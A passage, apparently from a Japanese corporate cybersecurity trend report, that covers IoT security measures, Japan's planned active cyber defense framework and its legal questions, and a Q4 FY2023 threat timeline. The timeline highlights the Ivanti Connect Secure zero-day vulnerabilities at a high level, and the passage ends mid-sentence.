また、AI技術の普及に伴い、AI技術を活用して、IoT製品を狙ったサイバー攻撃手法がより高度化するおそれがあります。その場合、セキュリティ制度の整備だけではセキュリティ対策が不十分です。高度化する攻撃に対抗するために、企業や組織はゼロトラストセキュリティの導入検討など、ネットワーク全体の防御力を強化することも有効です。ただし、IoT製品ではゼロトラストセキュリティの要件を満たすことが難しい場合も考えられます。このような場合には、IoT製品を対象としたゼロトラストセキュリティを実現するサービスを活用することが、ゼロトラストセキュリティ導入の検討を進めるのに役立ちます [62]。このように、IoT製品のセキュリティ対策は、国レベルでのIoT製品向けのセキュリティ関連の法制度整備と企業レベルでの具体的なIoT製品のセキュリティ対策を両輪となって進めるが必要になると予測します。

能動的サイバー防御

能動的サイバー防御（アクティブサイバーディフェンス）とは、従来の受動的なセキュリティ対策とは異なり、攻撃者の行動を予測し、攻撃を受ける前にこちらから能動的に対策を講じることで、攻撃の被害を最小限に抑えようとするサイバーセキュリティコンセプトです。

現在、日本では政府が能動的サイバー防御の導入に向けた法整備を進めているなど、能動的サイバー防御がトピックに上がっています。日本政府が2022年12月に策定した「国家安全保障戦略」では能動的サイバー防御の導入が正式に宣言されました。また、2024年6月には有識者会議の初会合が開催され、能動的サイバー防御を導入するための法案や体制に関する話し合いが行われました。有識者会議では能動的サイバー防御実施のための体制を整備するために必要な方針として、主に下記3つを挙げています [63]。

- ① 民間事業者等がサイバー攻撃を受けた場合、政府への情報共有や政府から民間へ対策の調整、支援を行う取り組みの強化
- ② 国内の通信事業者が役務提供する通信に係る情報を活用し、攻撃者による悪用が疑われるサーバ等を検知するための取り組み
- ③ 国の機関やインフラなどの安全保障に関わる攻撃に対し、攻撃者のシステムへの侵入、無害化ができるように政府に必要な権限を付与できるようにする

①の官民連携を促進していくためには情報共有を行う上での情報様式の統一や体制について議論されています [63]。②の通信事業者がリスクを検知する機能を持つことに関しては、現行法との整合性について議論されています。例えば、通信事業者が入手した情報を外部に出すとしたら、通信の秘密に関する憲法や電気通信事業法、攻撃側のシステムに侵入する際は不正アクセス禁止法、攻撃を無害化するためのプログラムを生成すると、マルウェアに分類されるケースが多く、刑法（ウイルス作成罪）に抵触する可能性も出てきます [64]。③のアクセス・無害化については実行力を伴う制度および体制の構築、国際法との整合性などが議論されています [63]。体制・法律の整備をすることができれば、脅威情報を関係機関で共有し、危険なドメインを特定してサーバからの通信を遮断したりなど攻撃を受ける前に被害を防ぐようにするための措置を国家的に行うことができます。

また、能動的サイバー防御が導入されることによる企業への影響にはどのようなものがあるでしょうか。能動的サイバーにおける情報提供・共有は、インフラ関連や政府機関と接点を持つ企業だけでなく、サプライチェーンを構成する中小の事業者にも影響が及ぶ可能性があります。攻撃の内容によっては、事業領域に関わらず、被害を受けた組織に情報提供が求められるケースはあり得るでしょう

[64]。また、危険性が高い攻撃が広がった際は、踏み台にされた企業のサーバも無害化の対象になるかもしれません [64]。

能動的サイバー防御の議論の方向性によって一般企業にも影響が出る可能性があるため、一般企業として準備しておく事項が明確になった際に適応できるように日頃から注視しておく必要があるでしょう。




7. タイムライン FY2023_4Q

NTTデータグループ C&I技術部 情報セキュリティ推進室 寺師 悠平

2023年度第4四半期、Ivanti Connect Secureの脆弱性を狙ったサイバー攻撃が世界中で発生して、同製品を使っている複数のシステムで大きな被害がありました。

※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内 ▲▲:脆弱性 □■:事件・事故 ◇◆:脅威 ○●:対策
▲■◆●:世界共通・国外




※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内
▲■◆●:世界共通・国外

▲△:脆弱性
□■:事件・事故

◆◇:脅威
○●:対策



※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内


▲■◆●:世界共通・国外

△▲:脆弱性

■:事件・事故

◆◆:脅威

○●:対策



※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内


▲◆●●:世界共通・国外

△▲:脆弱性

□■:事件・事故

◇◆:脅威

○●:対策



※タイムラインに記載している日付は事象発生日ではなく、記事掲載日の場合があります。

△□◇○:国内


▲■◆●:世界共通・国外

△▲:脆弱性

□■:事件・事故

◇◆:脅威

○●:対策



※1 IvantiのVPN製品の脆弱性

2023年度第4四半期、Ivanti社はIvanti Connect SecureおよびIvanti Policy Secureの度重なる脆弱性報告を行いました。同製品の脆弱性を狙ったサイバー攻撃が世界中で発生し、同製品を使用している複数のシステムで大きな被害がありました。特に2024年1月10日に公表した認証バイパス(CVE-2023-46805)とコマンドインジェクション(CVE-2024-21887)の脆弱性は、脆弱性情報の公表時点でパッチが提供されていないゼロデイ脆弱性であり、同年1月16日に本脆弱性を実証するPoCコードの公開以降、広範な攻撃被害がありました。本脆弱性はCISAが緊急指令を発行するなど、世間的に注目を集める脆弱性となりました。実際にMITRE社は2024年4月